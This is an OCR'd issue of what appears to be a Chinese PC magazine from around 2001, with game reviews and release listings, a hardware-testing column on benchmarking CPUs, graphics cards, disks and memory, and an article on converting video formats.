容量：1CD
评分：8




有名的网络射击游戏的团队版，增加几个创新的团队玩法，很不错，让你充分领略合作射击的重要性，在图像画面方面仍然保持前作的细致与真实，新增加了人物与武器，基本操作并没有改变，喜欢这个系列的朋友赶快升级吧。

3.kingdom under fire（烈火帝国）
制作公司：Phantagram
游戏类型：RTS
容量：2CD
评分：8



这款作品的整体风格有些像《Warlords: Battlecry》，画面制作得相当细致，地形和建筑物给人以近乎“手绘”的效果，玩起来感觉相当顺畅，在玩法上与目前主流的同类游戏相似，没有太多新的特色，游戏中提供了可用来筑造建筑物、作战部队、以及施魔念咒的各种资源，而整体节奏比玩家习惯的即时战略游戏节奏略快一些。此外，游戏最多支持8个玩家同时游戏。

4.F1 Championship Season 2000
制作公司：E A
游戏类型：竞速类
容量：1CD



评分：9

这款作品是F1赛车的最新版本，带来2000赛季的全新资料，此外还新增了车型和赛道，操作更加方便，画面更加细致。喜欢F1赛车的朋友，可以在这款作品中得到不少乐趣。

5.B-17 Flying Fortress 2
制作公司：HASBRO INTERACTIVE
游戏类型：飞行类
容量：1CD
评分：8



B-17将是一款非常优秀的轰炸机模拟作品，在编队模式中，整个中队的命运就掌握在你手里，你要计划任务和使用16架B17进行攻击任务、管理补给和修补工作。在这一模式中，你可在中队的轰炸机间进行切换，计算机负责管理飞机的每一个位置，而你只要做协调的工作。游戏的整体玩法不错。

6.Sea Dogs （海狗）
制作公司：Bethesda Softworks
游戏类型：RPG
容量：1CD
评分：8



这是一款3D海盗角色扮演游戏，游戏中玩家将扮演17世纪的船长，指挥一队海盗，在陆地和海洋上为荣誉和金钱而战。可使用20种不同的战舰。当时四个强大的集团正在争夺海洋的控制权，其中包括法国、英国、西班牙和海盗。玩家可以和这些集团联盟或者彼此进行对抗，游戏玩起来有些像《大航海时代2》。

7.EverQuest: Scars of Velious
制作公司：VERANT
游戏类型：网络RPG
容量：1CD
评分：7



EverQuest（无尽的任务）可以算是到目前为止网络角色扮演游戏中的一大成功，而这部游戏正是这个系列的最新作品，场景设定在一块独立的大陆岛屿上面，游戏的玩家可以运用船或是其他的交通工具抵达这个岛屿，而能力值较高的玩家则可以直接使用传送的魔法来抵达这个岛屿上。这里主要适合等级在三十到四十的玩家前往，而且还增加了很多全新的游戏元素。

□主持人 贾欣

新品上市

仙狐奇缘

制作公司：北斗星工作室
发行公司：智冠科技
游戏类型：RPG角色扮演类
预计发行：1月下旬
价 格：69元



《仙狐奇缘》是全3D场景，3D动画游戏、战斗、人物与幻兽之间设定、服装与头饰环佩、物品道具与武器护具等各细节的设计都很细致。玩者将扮演主角秦长风，除了要练功习术，还要以恋爱养成的方式讨好另外两个女主角。游戏中有百来个室内外场景与背景故事紧密结合，日夜变化时，即使是同一个地方也会有不同的事件或人物出现，某些法术道具的打造，要在某些关键的室内场景才可以完成。主角除了走路外，还可利用飞天灯、神鸟族及御剑术等三种工具穿梭于各场景间。

导火线

研发公司：次方科技
代理公司：华彩软件
游戏类型：射击类
上市日期：2001年1月
价 格：49.99元

这款国内首创的纯3D射击游戏，是次方科技自行研发的3D游戏引擎RenGine Engine的试金石。在制作小组开发这套号称“游戏产生器”的引擎即将成熟之时，《导火线》游戏的企划亦在紧锣密鼓地展开。如今，RenGine Engine可说已届成熟阶段，因此《导火线》游戏亦得以完整地呈现在所有期待的玩家面前！



第四世界

制作公司：蜂巢工作室
发行公司：北京中文之星公司
上市时间：2001年春季
游戏类型：RPG角色扮演类
价 格：29元



《第四世界》是一款多用户网络角色扮演游戏，以现代都市生活为背景，具有健全的聊天功能。在网络中虚拟真实的世界，是这个游戏最大的特点。玩家在游戏中可以像在现实社会里一样生活、工作、赚钱、娱乐、交友、约会、结婚。游戏中提供了很多职业供你体验，酒楼伙计、保险销售人员、电器公司速递员等。不同于其他的网络MUD类游戏，《第四世界》没有太多的血腥色彩，主要力量集中在增加游戏的趣味性上。轻松、自由的游戏环境正是这款游戏所追求的。游戏中设置了娱乐中心、跑马场、健身中心等娱乐设施。游戏采用开放式的平台，玩家可以参与游戏的设计与管理，按照自己的意愿发展游戏的内容。

新天使帝国简体中文版

制作公司：大宇公司
发行公司：晶合互动
上市时间：2001年1月初
光盘载体：1CD
价 格：48元

《新天使帝国》是2000年大宇所推出的第一套3D游戏。新天使帝国是一款全是由漂亮美眉担纲的RSLG，大宇资讯经过技术更新重以3D版推出，玩家可以用任意角度来观赏游戏中精致的角色和地图场景，角色维持以往的可爱造型，爆笑逗趣的战斗动作，无厘头的精彩对白，一定会让更多的玩家爱不释手。



新年大吉大发！大喜大乐！！

小渔有礼了。

新的世纪，不少朋友打算买一台品牌机或者DIY一台有“自我品牌”的电脑。^_^

买回品牌机后，是不是想看看它与其他机器相比性能如何？

攒好机器后，是不是想找个方法确认自己没有陷入“假货”的旋涡？

小渔虽然没有买过品牌机，但也给自己和朋友攒机不下二十台。

每一次组装好后，都会好好测试测试，给自己放心，给朋友安心。

大家还犹豫什么呢？

“给你的电脑打打分”吧！

——步步高栏目主持　小渔

给你的电脑打打分

CPU鉴定实录

□四川　陈潇恺

步步高




图1




图2



图3

随着CPU速度的提高，可以说现在CPU的稳定性是越来越差。举一个最简单的例子：以前的赛扬CPU如果散热片上面的风扇坏了，最多经常死机而已，但是如果是现在的奔腾III、雷鸟、毒龙这些主流CPU散热片上面的风扇坏了，恐怕就不是那么简单了，死机是肯定的，但恐怕是再也醒不过来了。并且目前散热设备的散热能力参差不齐，在安装这些设备的时候也会经常出现一些问题，这样那样的原因导致了许多用户的电脑经常死机。那么我们应该如何判断自己的CPU工作是否稳定，如何了解自己CPU的速度，如何鉴别自己CPU的真假呢？下面笔者就发表一下自己的看法。

首先我们应该了解一下目前市场上主流CPU的大致情况，按照外频来划分可以分为三类：第一类就是使用66MHz为标准外频的CPU，其中以赛扬系列为代表；第二类就是使用100MHz为标准外频的CPU，其中钻龙（毒龙）、雷鸟、普通奔腾III为代表；第三类就是使用133MHz为标准外频的CPU，其中以部分高档奔腾III为代表。注意标准外频的高低不能代表这个CPU性能的高低，这只是给我们在测试时判断自己的CPU是否是假货提供一个依据。因为目前奸商要作假只可能提高CPU的外频（CPU倍频不能更改，AMD系列除外，后面会讲述如何识别AMD CPU的真假），然后把这个CPU当成更高速度的CPU卖出。

接下来大家就需要了解自己所用的CPU标准外频到底是多少，因为版面有限笔者不一一列举。有能力的用户最好再了解一下自己使用的CPU的标准电压是多大，至于原因后面笔者会讲述。

好了，硬件常识方面的准备工作到此结束，下面来看看软件准备。我们需要用到以下几个软件：第一个测试软件是SiSoft Sandra Standard 2001，第二个就是CPU Stability Test。好了，有了这两个软件我们就可以进行稳定性、速度以及CPU真假的测试了。

一、速度鉴定实录

首先大家最关心的就是CPU速度，我们使用SiSoft Sandra Standard 2001进行测试，该软件的安装笔者就不讲了，采用“纯傻瓜”式的安装，一直点“Next”就可以完成。运行SiSoft Sandra Standard 2001会出现如图1的主界面，里面包括了众多的测试项目，不过我们这次只用到其中的“Mainboard Information”、“CPU & BIOS Informaton”和“CPU Benchmark”、“CPU Multi-Media Benchmark”这四个选项，其他的暂时不用管。

下面进行速度测试。直接在主界面双击“CPU Benchmark”图标，它就会自动进行测试，耐心地等待几秒钟，它就会给出结果报告，如图2所示。这个图中最上面的一组（两个数据）表示这台电脑的实际测试速度（仔细看，里面有具体的数字）。接下来还有4组数据是一些标准CPU的速度，是提供给大家参考的。根据这个条状图，大家可以很轻易地看出自己的CPU大概是属于什么等级的。在图下面的文字栏里有一些数据，包括CPU的型号、频率等等，比如图中笔者的CPU就是AMD DURON Processor @ 826MHz（毒龙

826MHz，有经验的用户一看就知道是超了频的），PR1099（速度相当于奔腾1099MHz）的这个PR就是以普通奔腾作为参照给出的测试结果。

同样，直接双击“CPU Multi-Media Benchmark”也可以得出类似的报告，如图3。不过大家要注意这个图片的文字区域有一个很重要的信息，就是你的CPU对多媒体指令集的支持状况，比如图中笔者的CPU支持MMX、3Dnow等技术，不支持SSE和SSE2。有了这些结果以后大家就可以测试出自己CPU的类型以及速度。不过要注意，因为软件环境以及主板等外界因素不一样，同样的CPU，测试结果可能会有一定偏差。

二、真假鉴定实录

下面我们就来讲解如何查看自己的CPU是否是假的。通常最直接的方法就是把CPU取下来看，上面型号等等都非常清楚，但是这个对于初学者来说比较困难。其实我们也可以通过软件分析的方法来得到结论。对于Intel的CPU，可以使用一个专门的CPU识别软件，通过这个软件查看内部的编号可以很轻易地了解到自己的CPU是否是假的，不过对于其他的CPU就无能为力了。

现在笔者就教大家如何自行分析。我们使用“Mainboard Information”进行测试，然后在其结果报告中找到“System Chipset”下的Front Side Bus Speed（前端总线速度），如图4，然后看其中有没有100MHz、66MHz、133MHz中的一个。如果没有，可以肯定这个CPU是超过频的，比如图中笔者就没有这三个数字中的任何一个，笔者是把毒龙标准的100MHz外频超到了110MHz。但是不要高兴得太早，如果找到了也并不一定表示你的CPU没有超过频，还要看你的CPU正常的标准外频是多少（应该找到了吧）。赛扬2系列许多CPU都可以把外频调到100MHz，但其标准的应该是66MHz。如果这个外频正常，然后“CPU Benchmark”中显示的CPU信息正常，那么可以说你的CPU是正常的，没有上当。

但是要注意，如果使用AMD的毒龙和雷鸟，这种判断方式就不一定正确，因为有些毒龙和雷鸟可以通过破解倍频来进行超频。在购买这种CPU的时候就要注意L1桥上面，确定上面没有被铅笔涂抹过的痕迹。对比如图5和图6。

三、电压鉴定实录

好了，接下来我们使用“CPU & BIOS Informaton”进行测试，在测试结果中，我们需要注意的是CPU Core Voltage（CPU电压），这个参数也是非常重要的。大家看看这个测试出来的参数和你查询到的CPU电压是否相吻合，如果相差小于0.1伏，属于正常（往往VIA芯片组测试出来的电压要比实际的高出0.05伏）。如果发现异常要赶快想办法重新设置CPU的电压，因为这个电压过高对CPU的损害非常的大。

电子迁移现象大家都应该听说过，笔者就不解释了，简单的说就是这个现象会使CPU寿命缩短。决定这个现象是否发生有两个条件：温度和电压（本来应该是电流，不过电压又决定电流），所以电压也要想办法恢复到正常范围。曾经有一个初学者问这样一个问题：电压高了是不是稳定性会增强？笔者当时没有多想，就回答到：“是的，适当增加零点几伏电压可以增加稳定性。”乍一看这个回答没有错误，大家都知道超频增加稳定性的办法就是提高电压，然而后来笔者才了解到，这个初学者根本没有超频而是正常使用，只是单纯地提高了电压……笔者要说的是，提高电压是迫不得已才采用的手段，如果你正常使用，根本没有必要去提高电压，要不然你的CPU寿命会大大缩短。






图5




图6




图7

四、CPU耐力鉴定实录

经过上面的测试调整，最后要进行的就是CPU耐力测试！我们使用CPU Stability Test软件进行测试，这个软件不用安装，直接运行就可以，如图7。运行后我们选择右边的“Start”就可以了，接下来就是等待。如果你的CPU经过12小时的运行还没有死机，恭喜，你有一颗永恒的芯了！（不过死机也不要担心！笔者的机器运行了1个小时左右就死机，不过正常使用中好像没有多大的问题）。

下面的内容供老鸟或超频狂们阅读，菜鸟或者极其反对超频者请跳过。

笔者使用了多年电脑，对超频中大家特别怕的电子迁移现象有感性的认识，因为笔者曾经在摆弄赛扬CPU的时候多次忘记把风扇接上。其实电子迁移没有我们想象的可怕，就拿笔者的赛扬为例，多次忘记连接风扇烧烤过以后，发现最大的现象就是超频能力下降了：以前能超600，烧烤后要上600就必须提高电压。而且这个迁移的过程比想象的要慢得多（如果你知道当时我的赛扬的温度，就会和我有一样的想法了）。所以大家根本不要顾虑这点，毒龙、雷鸟系列发生这种快速、大规模电子迁移现象的可能性更少，因为如果不连接风扇就会直接烧毁，根本不用等电子迁移了。

笔者认为目前的毒龙系列廉价CPU一定要狂超。注意正确连接散热设备，接下来把电压频率统统提高，把这个CPU的极限发挥出来。接着用够半年等超频能力下降了（电子迁移），拿到二手市场去卖掉，然后升级CPU，这样算下来，要比直接购买高频率的CPU合算多了。

显卡鉴定实录

给你的电脑打打分

□四川 陈潇恺

目前显卡技术发展非常迅速，显卡局势也动荡不安（知名的3dfx被收购了，真不知道那些拥护3dfx的发烧友会怎么想）。如果是用软件，大家都知道跟着微软走不会挨飞刀，比如学习办公自动化就毫不犹豫地选择了微软的Office系列。然而显卡就不是这么一定的了，说不定哪天你看准的公司就倒闭了。这个时候我们就不能够看公司买显卡，而只能根据实际使用效果来选择。下面笔者就如何测试显卡讲一下个人的经验。

报刊上面的测试数据，笔者看多了以后发现一个特点，就是统统比自己测试的值要高。原因很简单：软件环境的影响，笔者懒得重装系统，直接插上显卡，安装驱动程序就开始进行测试。但笔者的测试结果往往和许多用户测试的结果差不多，这是因为普通用户中懂得优化系统、优化软件环境的人不多。所以大家如果发现自己的测试结果和报刊上的结果有一点点偏差，这是正常的。不过笔者还是建议大家到不同的地方（同学、朋友处）多做测试，以平均测试的结果为标准好些。

测试需要以下软件：3DMark2000，雷神之锤3代（游戏），MDK2（游戏）。

一、整体显示效果鉴定实录

安装完毕3DMark2000，运行后选择“New Custom Benchmark”会弹出如图1的界面。这个时候直接选择“Benchmark”就可以进行测试，不过在此之前一定要统一测试的标准（比如分辨率、颜色等等），标准不统一测出的结果也是不一样的，大家对比的时候都要选择统一的标准，不然是没有什么意义的。我们选择“Change”改变设置(如图2)，下面解释一下图中的含义。

Rendering Platform（显示平台）：选择显卡型号，如果你有多块显卡。

Screen Resolution and Color Depth（屏幕分辨率和颜色数）：如果是15英寸显示器，建议使用800X600 32bitcolor模式进行测试；如果是17英寸显示器，建议使用1024X768 32bitcolor模式。

Z-Buffer Depth（Z缓冲深度）

Frame Buffer（帧缓冲状态）：有Single（单线过滤）、Double（双线过滤）和Triple（三线过滤）。

CPU Optimization(CPU最优化选项)：当系统里安装的显卡支持硬件T&L功能时，此处会有D3D Hardware T&L选项出现。如果有这个选项尽量将其选上，否则选择对应自己系统安装的CPU类型。

在右边还有一些信息提示：

Total Video Memory（总计显存数量）、Video Memory Used（已用显存数量）、Texture Memory Available（可用的3D材质内存数量）。

好了，设置完成以后就可以进行测试了，测试完成以后就会弹出一个结果框（如图3）。笔者给出一个标准，通常得分大于2500就可以凑合着用了，图中笔者的RADEON DDR 64MB VIVO在1024X768 32bitcolor、三线过滤、32位Z缓冲下面的得分是4183。还要注意的是，有些廉价的显卡很多测试没有办法进行。大家在测试中注意查看有没有看到图4至图8这几个场景，如果没有，说明你的显卡太差，不支持某些3D特效。




图1




图2



图3



图4



图5




图6

二、应用效果鉴定实录

3DMark2000可进行整体的3D显卡效果测试。下面我们进行实际应用的测试，我

们选择雷神之锤3代这个游戏。测试方法：进入游戏以后，按“~”这个键，接下来输入“timedemo 1“回车，选择demo里面的演示进行测试，完毕以后按“~”这个键查看结果。同样这个测试也要求相同的环境，大家可以自行在游戏设置选项中设置，不过还是要注意使用相同的环境进行对比。笔者的RADEON DDR 64MB VIVO在High Quality测试中得分是82帧，要注意这个游戏在高分辨率下的测试对比才能体现出显卡的差距。如果分辨率低，决定游戏速度的主要是CPU，还有，内存频率越高，这个游戏的速度越快。

接下来的一个游戏是MDK2。这个游戏的测试主要是查找自己显卡的极限在什么地方（后面会解释含义）。用这个游戏进行测试最大的特点是，它能非常直观地显示出CPU速度与显卡的速度。在测试中在屏幕的最上方会看到一条由蓝色和绿色部分构成的条状图，这个条上线段越短越好。蓝色的一节表示CPU运算的时间，绿色的表示显卡运算的时间。通常我们应该看到的是蓝色线段相对很长，绿色的很短，这个时候你就可以慢慢调高分辨率以及色彩位数，来找到一个绿色线段（显卡时间）的临界点。比如笔者的TNT2标准板显卡在1024X768、16位真彩色下面仍然绿色线段很短，而到了1024X768、32位真彩色立即产生了飞跃，绿色线段非常长！可以看出此显卡的极限是1024X768、16位真彩色。（RADEON的极限非常大，你看到自己显卡的测试结果时，可不要对自己的显卡失掉信心哟。）

上面说了些进行对比测试的方法，下面笔者就显卡的选购说说经验。如果你使用的是15英寸显示器并且手头的银子不多，那么TNT2PRO等级版本还可以应付（某某老了还能吃饭，呵呵），因为在15英寸显示器上面主要使用的是800X600分辨率。如果购买的是17英寸显示器，那么笔者强烈建议使用GeForce2




图7




图8

MX等级的显卡（在17英寸显示器上使用800X600的效果很难受）。当然，如果你手头银子非常充足，并且喜欢高速度，那么就选择GeForce2 GTS DDR 64MB显卡。如果你追求完美的图像质量，那么就选择RADEON 256 DDR 64MB。

给你的电脑打打分

硬盘、光驱、内存鉴定实录

□四川 陈潇恺

硬盘鉴定实录

随着高速设备的发展，瓶颈基本上都出现在存储器上面，其中以硬盘的瓶颈最为严重，下面笔者就讲讲如何测试自己的硬盘。

我们需要的工具第一个是SiSoft Sandra Standard 2001，第二个就是Disk Speed。首先我们使用SiSoft Sandra Standard 2001的“Drivers Benchmark”进行测试，先选择一个驱动器然后进行测试。因为硬盘的物理结构造成了每个分区速度不一样，通常我们就选择速度最快的C驱作为标准。这个测试的过程非常漫长，在测试中最好不要动键盘或者鼠标，免得影响速度，最后的测试结果如图1所示，同样还是给出了一个对比表。不过笔者认为这个最终得分意义不大，真正具有实际意义的是表中信息栏里面的信息，里面给出了各种测试的详细结果。笔者给出这些项目的含义：



图1

Buffered Read（使用缓存读取速度）

Sequential Read（连续读取速度，不使用缓存）

Random Read（随机读取速度，不使用缓存）

Buffered Write（使用缓存写入速度）

Sequential Write（连续写入速度，不使用缓存）

Random Write （随机写入速度，不使用缓存）

Average Access Time（平均寻道时间）

从这些结果大家可以看到，读/写连续的文件速度要快得多，所以笔者建议大家花一些时间进行磁盘碎片整理，这样可以获得巨大的性能提升！Drivers Benchmark的综合得分就是根据这些项目得出的，笔者做过测试：希捷的酷鱼2代硬盘综合得分是19000，接近20000。笔者40000多的得分是因为使用了磁盘阵列（2个IBM 75 GXP 30GB硬盘）。笔者实际测试过许多硬盘，基本上转速相同的硬盘速度差别不会很大，但是一旦使用磁盘阵列，这个速度会大大的提高（接近2倍），所以如果有可能，建议大家尽量使用RAID 0模式进行磁盘阵列。

接下来，如果大家想看看自己硬盘速度的实际曲线（因为硬盘的物理结构每个磁道的速度不一样），可以使用Disk Speed软件进行测试。该软件是对一个一个的磁道进行速度测试，然后把测试的结果画成曲线图。这个软件不用安装，直接运行（如图2），进入后选择“Start”就可以开始测试。在中间部分就是显示曲线图，在最下面有一个简短的报告，包括：Track（当前磁道）、Speed（当前磁道的速度）、MIN Speed（最低速度）、MAX Speed（最

高速度），这可以显示出数据读取的稳定性。如果你的MIN Speed和MAX Speed结果相差不大，表示你的硬盘速度比较稳定。经过测试笔者发现磁盘阵列的最快速度和最慢速度差别非常大！所以大家在使用磁盘阵列的时候，一定要注意把不常用的文件放到最后一个分区，把经常读写的文件放到第一个分区。

二、光驱鉴定实录

光驱和DVD驱动器速度测试我们选择CDSpeed和DVDSpeed两个软件，这两个软件界面非常相似，如图3和4。这个软件使用非常简单，放入光盘选择“Start”就可以开始测试，不过推荐使用“Run Test”菜单中的项目进行测试。笔者就以DVDSpeed为例，讲解一下“Run Test”里各项测试的含义以及测试中需要注意的问题。

Transfer Rate Test（传输速度测试）：这个项目用于测试DVD驱动器的数据传输速度，将结果以图形的方式在界面上形象地表现出来，与此同时，可探测出DVD光驱采用的读取方式（CAV、CLV、P-CAV）。需要注意的是，在测试中尽量使用质量比较好的DVD测试光盘，否则轻则影响速度，重则测试无法进行。

Seek Times Test（寻道时间测试）：执行这个测试，必须要保证测试使用的DVD光盘容量够大，否则结果误差比较大。该测试项目进行随机存取、1/3容量存取以及满数据存取三种不同的测试，最后总评得出成绩。

CPU占用率测试（CPU Utilization Test）：测试驱动器在对DVD光盘上的数据进行解码时需要的CPU工作时间。

Spinup/Spindown Test（盘片起飞/落下时间）：盘片从静止加速到正常运行状态需要的时间。

盘片类型：用于探测DVD-ROM中的盘片类型，主要探测内容有盘片容量和数据层数。

CDSpeed的使用方法类似，这里就不多说了。


三、内存鉴定实录

内存的测试使用SiSoft Sandra Standard 2001的“Memory Benchmark”和雷神之锤3代两个软件进行。因为雷神之锤3代对内存速度要求非常苛刻，这给我们测试内存速度带来了方便。运行“Memory Benchmark”以后会得到非常直观的数据传输结果(如图5)，从这个结果可以非常直观地了解到你的内存每秒钟传输多少MB的数据，不过笔者对这个测试数据表示怀疑。

大家可以做一个很简单的实验：首先将内存频率设置为100MHz CL=2，然后使用“Memory Benchmark”进行测试，接下来把内存频率设置成133MHz CL=3，然后使用“Memory Benchmark”再进行测试，结果表明,133MHz CL=3的速度远远大于100MHz CL=2，但是在实际应用中却刚好相反，雷神之锤3代就是最好的证明。大家在使用雷神之锤3代进行测试时就会发现，100MHz CL=2的速度比133MHz CL=3快！所以笔者建议将两种工具软件结合起来进行测试，这样你可以更清楚地了解自己的机器内存速度到底如何。

进行了这么多测试，笔者要说的是，目前电脑的最大瓶颈就是硬盘速度，这里就用安装Window98所用的时间来说明。笔者爱机主要配置为：CPU毒龙600，内存256MB，硬盘2个IBM 75 GXP 30GB RAID 0模式阵列，显卡为RADEON 64MB DDR VIVO，CPU超频到935（110X8.5）。安装Windows98使用的时间为8分钟。而将CPU降频到500（100X5），内存降低到128MB，安装Windows98的时间和刚才相差1分钟。

从这里就可以看出，真正的瓶颈在硬盘的速度，如果笔者估计没有错的话，使用一个硬盘安装Windows98，至少也要12分钟。克服这个瓶颈最快的途径就是使用RAID。



Í¼2




图3




图4



图5

多姿多彩的电脑世界，带给人类的是一次又一次的视觉、听觉上的冲击。随着电脑硬件、软件、网络的不断发展，“视频”作为电脑多媒体的重要组成部分，其格式也朝着多元化的发展方向前进，以满足人们的不同需求。面对百花齐放、多种多样的视频影像格式，你了解它们的含义和用途吗？你知道它们怎样“相互贯通”吗？ ——步步高栏目主持 小渔

视频格式转换也疯狂

□四川 飞扬 II

一、视频格式多元化

AVI：一种音频图像交插记录的数字视频文件格式，从Windows之初就一直伴随着我们。它具有兼容性好、调用方便、图像质量好的特点，但是所记录下来的音频、视频通常都没有进行过压缩处理，文件非常大。主要用于影像的编辑制作，如我们平时利用视频采集卡对电视图像采集后一般先用此格式保存后再做处理。

MPEG：它含有多种压缩方法，常见的有：MPEG1、MPEG2和MPEG4。(1) MPEG1制定于1992年，主要应用在电脑游戏和VCD的制作上，市场上几乎所有的VCD(DAT格式)盘片都是使用MPEG1压缩制作的。(2) MPEG2所能提供的传输率在3－10MB/s之间，在NTSC制式下的分辨率可达720×486，是DVD(VOB格式)的标准技术，所以使用这种算法产生的DVD文件格式.VOB能够提供广播级的视像和CD级的音质，另外它也用于有线电视、卫星转播等数字视频领域中。(3) MPEG4是一种新的压缩算法，其图像质量优于MPEG1，容量小于MPEG2，在本地播放上可以称为“DVD杀手”，在可视电话、网络实时影像播放方面也将会掀起一阵狂潮，其很窄的带宽就可获得良好的影像质量，所产生的文件也相对小得多。目前基于MPEG4的压缩格式主要有：ASF、DivX(注：DivX文件后缀也是.AVI，但是与前面所讲的微软AVI内部编码方式不同)。

RM：这是Real Networks公司制定的音频、视频压缩规范——RealMedia。如今的网络上它可是“当红小生”，主要用于在低速率的网上实时传输音频视频信息。由于网络连接速率不同，客户端所获得的声音、图像质量也不尽相同。平时我们用56k Modem拨号上网，在网络上大部分影像都是通过此格式来进行视频播放，虽然其图像质量不可能与VCD相提并论，但是相对于它所占用的网络带宽而言——足矣！

ASF(Advanced Streaming format)：是微软为了和现在的RealPlayer竞争而发展出来的一种可以直接在网上观看视频节目的高级媒体流格式。它使用的就是我们前面所提到的MPEG4压缩算法，所以压缩率和图像的质量都很不错。不过图像质量还是要比VCD差上一小截，比同是视频“流”格式的RM要好。因此新鲜出炉的ASF是RM最大的竞争者，谁最终能在网络江湖中立于不败之地，独霸天下，那就要看大家的认可程度了。

MOV：这是由Apple公司很早就推出的一种视频格式。一直以来只用于Macintosh上，但随着技术的发展，最新推出的QuickTime 4能在Internet上播放和存储相当清晰的视频/音频流。所以无论是Mac的用户，还是Windows用户，利用QuickTime 4播放器，都能够很轻松地通过Internet观赏到以较高视频/音频质量传输的电影、电视和实况转播节目。这样的“老牌劲旅”在视频流格式的网络传播上对于中国独特的网络环境好像并不怎么实用，但国外许多大型网络多媒体公司(BBC、HBO)都是以QuickTime作为网络电台标准的。

二、格式转换也疯狂

大家或许都有这样的冲动，看到一部经典的影片时，想把片段剪辑下来放到自己网站上供大家欣赏，或将日常生活中珍贵的镜头采集下来，永远保存。这些都需要用到各种影像格式之间的互相转换。

MPG、DAT与AVI文件的互换：使用Ulead公司的Media Studio Pro 5.02A版中的Video Editor就可轻松地实现这一任务，Video Editor是一个非线性视频编辑软件，它有着强大的视频编辑功能，足以同Adobe公司的Premiere一比高下，而且绝大多数非线性视频编辑软件都不支持的MPG、DAT格式，它也能支持，不仅能实现MPG、DAT文件与AVI文件的互换，而且还能直接把MPG、DAT文件调进来编辑。转化后的效果还是很不错的。另外大家非常熟悉的“豪杰超级解霸2000”同样具备这些功能，在它的视频工具集中包含：AVI转MPG、MPG格式处理、MPG转AVI、VCD转GIF这些工具，也支持将VCD片段直接抓下来存为.MPG格式，它们操作起来就更加容易上手了。此外，XingMPEG Encoder也可实现其中部分转换(如图1)。



图1

DAT转MPEG4：VCD转换为MPEG4的压缩格式，一般需要两个过程：DAT转MPG和MPG转为MPEG4。在



图2

DAT转MPG的过程中，使用超级解霸2000或VcdGear2.0都可实现。推荐使用后者，其转换速度相当快，甚至快过文件拷贝。

MPG转MPEG4：可以用超级解霸的VCD转AVI工具、FlaskMPEG，也可以用VirtualDub，因为VirtualDub是专业软件，能批量转换，所以效果速度都比前两者要好些（如图2）。

